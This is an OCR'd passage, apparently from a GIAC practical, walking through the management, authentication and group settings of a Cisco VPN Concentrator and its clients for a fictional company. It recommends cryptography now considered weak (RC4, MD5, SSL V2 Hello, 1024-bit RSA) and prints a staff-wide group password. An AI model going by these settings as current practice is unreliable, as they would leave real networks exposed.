
Figure 8a:



3. We also need to configure management access to these devices. As mentioned previously, GIAC will provide training and documentation to the IT staff of each business partner regarding the VPN 3002 hardware client. In order to provide a more secure method of management, the management interfaces will not be available from the Internet. The internal interface will be available to GIAC IT staff when the VPN is connected, and if the connection fails, it will be up to each business partner (with the support of GIAC's IT staff) to reestablish the connection. To accomplish this, we will need to access the "Management Protocols" menu, located under "Configuration…System…Management Protocols". We will specifically address three screens: HTTP/HTTPS, SSL, and SSH. HTTP/HTTPS will be configured with the following options (as shown in Figure 9a):

   Enable HTTP: unchecked
   Enable HTTPS: checked
   Enable HTTPS on Public: unchecked
   HTTPS Port: 443
   Maximum Sessions: 4


   Figure 9a:



We will configure SSL with the following options (as shown in Figure 9b):

Encryption Protocols: RC4-128/MD5 and 3DES-168/SHA checked. All others unchecked
Client Authentication: unchecked
SSL Version: SSL V3 with SSL V2 Hello
Generated Certificate Key Size: 1024-bit RSA Key


Figure 9b:



We will also allow SSH from the internal interface as an alternate configuration method in case there are problems with web interface. We will configure the following parameters (as shown in Figure 9c):

Enable SSH: checked
Enable SSH on Public: unchecked
SSH Port: 22
Maximum Sessions: 4
Key Regeneration Period: 60
Encryption Protocols: 3DES-168 and RC4-128 checked. All others unchecked.

Figure 9c:



Note that Telnet, SNMP, and XML management will all be disabled. Each of these menus is located under "Configuration…System…Management Protocols" and simply clearing the "Enable" checkbox on each menu disables each service.

VPN Software Client Configuration – GIAC internal employees and mobile sales force only

The final piece of our secure remote access puzzle is the configuration of the Cisco software VPN client. GIAC's internal staff and mobile sales force will use this configuration exclusively. GIAC has decided to utilize their internal Windows NT 4.0 domain (GIACENTERPRISES) for VPN authentication for GIAC employees. This minimizes the amount of user data that must be maintained and provides a single-sign-on for access to network resources. Using the NT domain for authentication will also allow GIAC to control password/account policies on a more granular level.


Note: As you would assume, if the NT user account is disabled or locked out, VPN authentication will fail. However, if the NT account's password is expired, this will also cause authentication to fail. GIAC's users are made aware of this and are encouraged to change their passwords in advance of the expiration date in order to prevent remote lockouts. For mobile sales force team members who may not be connected for long

periods of time and would otherwise be unable to change their passwords, GIAC's IT staff will provide a one-time random password that will allow authentication on the domain without password expiration. They will utilize Windows scripting functionality to force a domain password change immediately after VPN authentication is complete.

1. We will need to configure and test the authentication settings on our Concentrator before we begin setting up clients. We will also create an internal group on our Concentrator that will be used by GIAC employees exclusively. The "Authentication" menu is located under "Configuration…System…Servers". We will configure the following parameters (as shown in Figure 10):


   Server Type: NT Domain
   Authentication Server Address: 10.1.1.3
   Server Port: 0
   Timeout: 4
   Retries: 2
   Domain Controller Name: giacpdc0 (this is the NetBIOS name of the GIACENTERPRISES PDC)

   Figure 10:



Now that we've configured our authentication server, we need to do a quick test just to make sure everything is functioning properly. From the "Authentication" menu, we can highlight our newly added server and click the "Test" button. We will be prompted for a username/password combination that is valid on the domain. We will enter this information and click "Ok". If we've entered a valid username/password combination, we'll be presented with a screen as shown in Figure 10a.

Figure 10a:




2. The final step in our Concentrator configuration is the creation of a group that will be used by GIAC employees for authentication to the VPN. The group name and group password will be known by all GIAC employees with remote access privileges for troubleshooting purposes. Users still must provide a valid NT domain username/password combination to gain access to the GIAC network.

   The "Groups" menu is located under "Configuration…User Management". We will configure the group with the following parameters (as shown in Figures 11a – 11):


   Identity Tab
   Group Name: GIACSTAFF
   Password: G1@cS7a#F
   Verify: G1@cS7a#F
   Type: Internal

   Figure 11a – Identity Tab:




General Tab
Access Hours: No Restrictions
Simultaneous Logins: 15 (this will eliminate contention for logins)
Minimum Password Length: 8
Allow Alphabetic-Only Passwords: unchecked
Idle Timeout: 30
Maximum Connect Time: 0
Filter: Private
Primary DNS: 10.1.1.3
Secondary DNS: 10.1.1.8
Primary WINS: 10.1.1.3
Secondary WINS: 10.1.1.8
SEP Card Assignment: all checked
Tunneling Protocols: IPSec only
Strip Realm: unchecked

Figure 11b – General Tab:



IPSec Tab
IPSec SA: ESP-3DES-MD5
IKE Peer Identity Validation: if supported by certificate (we'll leave it this way in case we want to use client-side certificates in the future. It will not affect our current setup).
IKE Keepalives: checked
Tunnel Type: Remote Access
Group Lock: unchecked
Authentication: NT Domain
IPComp: None
Reauthentication on Rekey: unchecked
Mode Configuration: unchecked

Figure 11c – IPSec Tab:



Since we're not using "Mode Config", "Client FW" , "HW Client", or "PPTP/L2TP" options, we'll leave these at the defaults, which are acceptable.

Note: PPTP/L2TP is disabled globally on our VPN Concentrator.

3. We're now ready to begin our client configuration. The client configuration is a fairly straightforward process and will be identical on all GIAC workstations, assuming a Windows 2000 operating system platform. GIAC IT staff will handle the distribution and installation of the Cisco software VPN client and will provide all VPN users with a configuration/troubleshooting guide for the software. GIAC IT staff will also take care of the initial configuration of the software, including the following steps.

   GIAC is using version 3.6 of the Cisco VPN client for Windows[18].

   After installation is complete, we will need to open the client and add a new VPN connection by clicking the "New" button from within the application. We will be presented with the screen shown in Figure 12. On this screen, we will enter the following parameters and click "Next":

   Name of the new connection entry: GIAC VPN

Description of the new connection entry (optional): Secure Connection to GIAC Enterprises

Figure 12:

4. On the next screen, we will enter the IP address of our VPN Concentrator (100.100.1.6), as shown in Figure 13, and click “Next”.

